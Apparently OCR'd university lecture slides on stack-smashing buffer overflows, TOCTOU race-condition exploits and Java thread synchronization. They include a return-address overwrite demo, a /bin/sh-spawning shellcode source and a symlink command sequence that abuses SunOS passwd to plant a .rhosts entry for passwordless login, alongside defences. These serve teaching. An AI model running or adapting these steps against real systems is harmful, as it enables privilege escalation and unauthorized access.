Lecture topics

- Buffer overflow exploits
- Data race exploits

First of all, what's a buffer?

- **Buffer** is a continuous block of memory that holds multiple instances of the same data type
  - E.g. an array of characters
- Arrays in C can be allocated in several ways:
  - Statically, allocated at load time
  - Dynamically, allocated at run time on the program stack
    - ⇨The type we are interested in here
  - Dynamically, allocated at run time on the heap


What's a buffer overflow?

- **Writing past the end of a buffer**
- **E.g.:**


```
char large_string[20];
int i;
for( i = 0; i < 20; i++)
  large_string[i] = 'A';
char buffer[16];
char next_buffer[4];
strcpy(buffer,large_string);
```

- **Used for stack smashing attacks**

Organization of memory for a process



- **The text region contains code and read-only data**
  - **Marked as read-only; write attempts result in segmentation faults**
- **Initialized and uninitialized data region contains static variables**
- **Stack is convenient to implement subprogram calls**
  - **Stack frames are used to allocate by-value parameters and local variables dynamically**
  - **A stack pointer (SP) register points to the top of the stack**
  - **The bottom of the stack is fixed**



Example where buffer overflow causes segmentation fault

```
void function(char *str) {
  char buffer[16];
  strcpy(buffer,str);
}
void main() {
  char large_string[256];
  int i;
  for( i = 0; i < 255; i++)
     large_string[i] = 'A';
  function(large_string);
}
```

Frame pointer; local variables are referenced as offset from this pointer

Address of the instruction to which this call to function should return (instruction pointer)

Character ‘A’ is written here; is hex value is 0x41414141; it happens to be outside of the process memory space

Stack frame allocated for the call to `function`:

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

Example where stack manipulations are used to change execution of the program

```
void function(int a, int b, int c) {
  char buffer1[5];
  char buffer2[10];
  int *ret; ret = buffer1 + 12;
  (*ret) += 10;
}
void main() {
  int x; x = 0;
  function(1,2,3);
  x = 1;
  printf("%d\n",x);
}
```

Buffer buffer1 is really 8 bytes long (assuming 32-bit architecture – words of 4 bytes each)

Gets the address of buffer1 plus 3 words -> the address of ip

Adds 10 bytes to the return address -> assignment x=1 will be skipped

Stack frame allocated for the call to `function`:

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How did we know to add 10 bytes to the return address?


- Debuggers often come handy… From running gdb on the program:

```
$ gdb example3
GDB is free software and you are welcome to distribute copies of it under
certain conditions; type "show copying" to see the conditions. There is
absolutely no warranty for GDB; type "show warranty" for details. GDB 4.15
(i586-unknown-linux), Copyright 1995 Free Software Foundation, Inc... (no
debugging symbols found)...
(gdb) disassemble main
Dump of assembler code for function main:
0x8000490 <main>: pushl %ebp
0x8000491 <main+1>: movl %esp,%ebp
0x8000493 <main+3>: subl $0x4,%esp
0x8000496 <main+6>: movl $0x0,0xfffffffc(%ebp)
0x800049d <main+13>: pushl $0x3
0x800049f <main+15>: pushl $0x2
0x80004a1 <main+17>: pushl $0x1
0x80004a3 <main+19>: call 0x8000470 <function>
0x80004a8 <main+24>: addl $0xc,%esp
0x80004ab <main+27>: movl $0x1,0xfffffffc(%ebp)
0x80004b2 <main+34>: movl 0xfffffffc(%ebp),%eax
0x80004b5 <main+37>: pushl %eax
0x80004b6 <main+38>: pushl $0x80004f8
0x80004bb <main+43>: call 0x8000378 <printf>
0x80004c0 <main+48>: addl $0x8,%esp
0x80004c3 <main+51>: movl %ebp,%esp
0x80004c5 <main+53>: popl %ebp
0x80004c6 <main+54>: ret
0x80004c7 <main+55>: nop
```

Instead of returning here, we want to return here

OK, but what if we want to force the program to do something very specific?

- Simple --- fill a program with code you want executed and set instruction pointer to the beginning of this code


Address of is written in the instruction pointer

Machine instructions are written in the buffers

What code do we write there?

- How about spawning a shell?
- Write a C program:

```
#include <stdio.h>
void main() {
  char *name[2];
  name[0] = "/bin/sh";
  name[1] = NULL;
  execve(name[0], name, NULL);
}
```

- Compile and run gdb to get machine instructions


A buffer overflow must exist in a program and be exploitable for an attacker to take advantage of the stack smashing attack

- The best defense is to avoid buffer overflows
  - Use a high-level language that does not allow pointer arithmetic
  - Avoid certain functions that can overflow buffers or insert explicit checks
    - ⇨ `strcpy` copies all characters from the source buffer to the destination buffer, without checking sizes
      - Insert checks based on `strlen`
      - Use `strncpy`
    - ⇨ `gets` reads user test until an end-of-file or newline character
      - Use `fgets` instead

Race conditions

- **Definition:** A race condition is anomalous behavior caused by the unexpected dependence on the relative timing of events. In other words, a programmer incorrectly assumed that a particular event would always happen before another
- A typical example: a reader-writer problem
  - A number of threads write to and read from a shared buffer
  - Each value is supposed to be written and read only once, in a FIFO fashion
  - A race condition occurs if two writer threads access the buffer at the same time and only one value is written
- See `Banking` example

So, what is happening in the Banking example?



Protecting data through synchronized methods

- **Any `synchronized` method can only be executed by one thread at a time**
  - **All `synchronized` methods for an object comprise a monitor**

```
public class Account {
  // attributes

  public synchronized void deposit(int amount) {
    // as before
  }

  public synchronized void withdraw(int amount) {
    // as before
  }

  public synchronized int getBalance() {
    // as before
  }
}
```

Only one thread can execute any of `deposit`, `withdraw`, and `getBalance` at any given time

What do the other threads do?

- **If a thread `t1` has to execute a `synchronized` method of some object and some other thread is already executing a `synchronized` method of that object, `t1` releases its resources and waits until the other thread is done**
- **The language does not define the order in which threads get access to `synchronized` resources**
  - **Does not have to be first in, first out order**

Synchronizing methods is not the only mechanism for managing access by threads in Java

- What if an account in the Banking Account example is overdrawn?

Using the `wait()` method to temporarily suspend a thread executing in a monitor

- A thread may suspend itself by calling the `wait()` method of the lock object
  - If no object is specified, the `this` object is used
  - Calls to `wait()` cannot occur outside `synchronized` regions or methods
    - ⇨A runtime exception is thrown
  - After the call, the thread leaves the monitor
    - ⇨Other threads may execute in this monitor
- Back to the example
  - Make the thread executing the `withdraw()` method of `Account` wait if the account is about to be overdrawn

A note aside: deadlocks

- A deadlock is a situation where a number of threads cannot continue because they wait on some action from each other
    - In the Bank Account example:
        - The `earner` thread successfully terminates
        - The `spender` thread is suspended after `wait()`
        - The `main` thread is waiting for the `withdrawer` thread to complete (executing the `join()` method)
        - The program is permanently locked
- Deadlocks are always bad and should be avoided

Reviving suspended threads

- After a thread executes `wait()`, something should un-suspend it at some point
- Done by some other thread calling either `notify()` or `notifyAll()` method of the lock object
    - `notify()` selects (*arbitrarily!*) one of potentially many waiting threads and un-suspends it
    - `notifyAll()` un-suspends *all* waiting threads for the given lock object
- Back to the example
    - Make the thread executing the `deposit()` method of `Account` un-suspend the thread that may be waiting

When a thread is notified, how does it proceed?

- The notified thread has to resume its execution
- But it has to do so in a monitor
  - Some other threads may be executing in this monitor
- The notified thread waits until there are no other threads in the monitor
  - Just as if it was trying to execute a synchronized region from the start


OK, so how is this related to security?

- The goal of an attacker is to do something in parallel with a running program to force it to do something bad
- The most common variety: time-of-check, time-of-use (TOCTOU) exploits
  - The program checks some security condition before using some security sensitive resources
  - The attacker lets it do a check and then hijacks the resources

TOCTOU example: broken `passwd` program on SunOS

- `passwd` changes a password for the user running the program
- Takes the password file as input
- Performs 4 steps:
  1. Open the password file and retrieve the entry for the user running the program
  2. Create and open a temp file called `ptmp` in the same directory as the password file
  3. Open the password file and copy the unchanged contents into `ptmp`; write the changed password
  4. Close both files, then rename `ptmp` to be the password file

The attack



```
$ cd attack-dir
$ mkdir pwd
$ touch pwd/.rhosts
$ echo “localhost attacker :::::” >> pwd/.rhosts
$ ln –s pwd link
$ passwd link/.rhosts
```

Open attack-dir/pwd/.rhosts, read the entry for the attacker

```
$ rm link
$ ln –s target-dir link
```

Create and open a file ptmp in target-dir

```
$ rm link
$ ln –s pwd link
```

Open attack-dir/pwd/.rhosts, copy the unchanged data in target-dir/ptmp

```
$ rm link
$ ln –s target-dir link
```

Close attack-dir/pwd/.rhosts and target-dir/ptmp
Copy target-dir/ptmp to target-dir/.rhosts
Exit

Login as the user who owns target-dir (root?), without a password

Avoiding TOCTOU attacks

- Avoid file system calls that take file names as inputs
  - Use file handles instead
- Avoid using `access` call on files
  - Checks if the process running the program has permission to access the file
- Be careful when using temp files
  - Attackers may be able to guess their names
- …

Not all race condition attacks use the file system accesses

- In the Auction program:
  - What happens if several users bid on the same auction at roughly the same time?
  - What happens if an administrator removes an auction and a user bids on this auction at roughly the same time?
  - …